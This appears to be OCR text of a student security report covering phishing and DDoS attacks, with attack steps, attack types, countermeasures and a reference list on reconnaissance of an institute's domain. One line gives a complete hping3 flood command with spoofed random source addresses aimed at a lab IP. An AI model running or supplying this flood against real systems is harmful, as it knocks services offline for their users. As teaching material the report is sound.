
1. Attacker creates a fake email or website
2. Victim receives the phishing email
3. Victim clicks the link
4. Victim enters credentials
5. Attacker gain access



Conducting phishing attack


1. **Attacker creates a fake email**

- The email contains a **malicious link** that leads to a **fake website** designed to steal login details.




2. Victim receives the mail and clicks the link

- The victim **trusts the email** and clicks on the malicious link.
- The link redirects them to the **fake website** created by the attacker.



3. Victim enter credentials

- The victim **enters their username and password**, thinking it's a real website.
- The fake website **records** the login credentials and sends them to the attacker.



Countermeasures

1. User Awareness & Training (Teaching Users to Spot Phishing)

Phishing attacks trick users into revealing sensitive information like passwords or credit card details. The best defense is to educate users on how to recognize these scams.

Tips for Users:

- **Check the Sender's Email:** Attackers may use fake addresses that look similar to real ones.
- **Avoid Clicking Unknown Links:** Hover over links before clicking to see the real destination.
- **Look for Spelling & Grammar Mistakes**: Many phishing emails have errors that real companies wouldn't make.
- **Be Wary of Urgent Requests**: Emails that demand "immediate action" (e.g., "Your account will be locked!") are often scams.
- **Verify Requests for Personal Info:** Banks and companies never ask for sensitive details via email.

How to Train Users:

- Conduct simulated phishing tests to see if employees fall for fake emails.
- Provide regular security awareness training with real-life phishing examples.
- Encourage reporting suspicious emails to IT/security teams.

2. Email Security Filters (Blocking Phishing Emails Before They Reach Users)

- Even with training, some phishing emails may still reach inboxes. Spam filters and authentication protocols help block these threats.

How this work:

- Spam Filters: Analyze emails based on keywords, sender reputation, and attachments to detect phishing attempts.
- Blacklists: Block emails from known phishing domains.
- Attachment Scanning: Detects and removes malicious files before they are opened.

Email Authentication Protocols (SPF, DKIM, DMARC)


- These protocols prevent attackers from spoofing (faking) email addresses to look legitimate.
  - ✓ SPF (Sender Policy Framework) – Checks if an email is sent from an authorized mail server. Prevents fake sender addresses.
  - ✓ DKIM (DomainKeys Identified Mail) – Uses encryption to verify that an email wasn't altered in transit.
  - ✓ DMARC (Domain-based Message Authentication, Reporting, and Conformance) – Tells email servers what to do if SPF and DKIM checks fail (e.g., reject or quarantine the email).


2. DDoS attack

- A DDoS attack floods a target system with excessive traffic, making it unavailable to real users. Attackers use botnets to generate massive traffic.

Steps of a DDoS Attack:

1. **Attacker infects multiple devices** – Uses malware to turn them into bots.
2. **Botnet is activated** – All infected devices are commanded to send traffic to the target.
3. **Target server is overwhelmed** – It slows down or crashes, making it inaccessible.





There are several types of DDoS attacks:

Volumetric Attack

- Volumetric attacks, also known as **Traffic Floods**, involve overwhelming a target with massive amounts of data. There are three common types:

1. **ICMP Flood** – The attacker sends too many ping requests, overloading the victim's network.
2. **UDP Flood** – The attacker sends a large number of UDP packets to random ports, consuming bandwidth.
3. **HTTP Flood** – The attacker floods a website with thousands of HTTP requests, slowing it down or crashing it.

Protocol Attack


- Protocol attacks target weaknesses in the **Network** and **Transport layers** of the OSI model (Layers 3 and 4). The attack works by exploiting the **TCP handshake process**. The attacker sends half-open connections to the victim's network, which causes the network to run out of resources and become unavailable.

Application based attack

- An **Application-based attack** targets the **Application layer** (Layer 7) of the OSI model. One example is the **Slowloris attack**, where the attacker sends many half-open connections to the victim's server, making it slow down or crash. Another example is the **DNS Amplification attack**, which sends fake DNS requests to increase traffic towards the victim's server, overwhelming it.

Conducting DDoS attack


Before DDoS attack



- The command hping3 -c 40000 -d 20000 -p 135 --flood --rand-source 192.168.56.108 performs a DDoS attack using hping3, a network tool.

  -c 40000: Send a total of 40,000 packets.
  -d 20000: The size of each packet will be 20,000 bytes.
  -p 135: The IP address's target port.
  --flood: Overload the target by flooding it with packets at a high pace.
  --rand-source: To help prevent detection, use random source IP addresses for every packet.

After DDoS attack



Countermeasures

1. DDoS Protection Services

- DDoS attacks flood a website or server with too much traffic, causing it to crash or slow down. Services like cloudflared, AWS shield and google cloud armor help stop these attacks by filtering out bad traffic before it reaches your system.

How they Work:

- Traffic Filtering: Good traffic get through, while harmful traffic is blocked.
- Global Network : Attack traffic is spread across many locations to reduce impact
- Smart detection: AI and machine learning detect and block attacks automatically.
- Rate limiting: If too many requests come from one place, they are slowed down or blocked.

2.Rate Limiting & Firewalls

- These method prevent too many requests from crashing a server or slowing it down.

Rate Limiting:

- Limits how many requests an IP can send in short time
- Can be done using NGINX, apache or API gateways like AWS API Gateway

Firewalls:

- Network Firewalls stop threats at network level.
- Web Firewalls protect websites from hacking attempts.
- Ip blocking : Blocks known harmful IP address.
- Geo-Blocking : Stops traffic from high-risk countries.

Reference list

Archive.org. (2024). *APIIT - Staff - Administration staff*. [online] Available at: https://web.archive.org/web/20100114235046/http://www.apiit.lk/inpages/faculty/faculty_administration_staff_apiit.shtml [Accessed 27 Dec. 2024].

Dnshistory.org. (2024). *DNS History - Subdomains - apiit.lk - Page 1*. [online] Available at: https://dnshistory.org/subdomains/1/apiit.lk [Accessed 27 Dec. 2024].

Domaintools.com. (2024). *Whois Lookup Captcha*. [online] Available at: https://whois.domaintools.com/apiit.lk [Accessed 27 Dec. 2024].

Informer.com. (2024). *apiit.lk at WI. APIIT - Higher Education Institution in Sri Lanka*. [online] Available at: https://website.informer.com/apiit.lk [Accessed 27 Dec. 2024].

Netcraft.com. (2024). *Site report for http://apiit.lk | Netcraft*. [online] Available at: https://sitereport.netcraft.com/?url=http://apiit.lk [Accessed 27 Dec. 2024].

Portscanner.online. (2024). *Port scanner Online*. [online] Available at: https://portscanner.online/result/fbb239ea1f2429a9f090c22196aedc7ba269449a/apiitlk [Accessed 27 Dec. 2024].

StatsCrop. (2024). *Established in 1999 APIIT Sri Lanka: Apiit.lk - StatsCrop*. [online] Available at: https://www.statscrop.com/www/apiit.lk [Accessed 27 Dec. 2024].

Viewdns.info. (2024). *apiit.lk DNS Records - ViewDNS.info*. [online] Available at: https://viewdns.info/dnsrecord/?domain=apiit.lk [Accessed 27 Dec. 2024].

securitymadesimple (2021). *Active vs Passive Cyber Reconnaissance in Information Security*. [online] SecurityMadeSimple.org. Available at: https://securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security/.

Shivanandhan, M. (2020). *What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time*. [online] freeCodeCamp.org. Available at: https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/.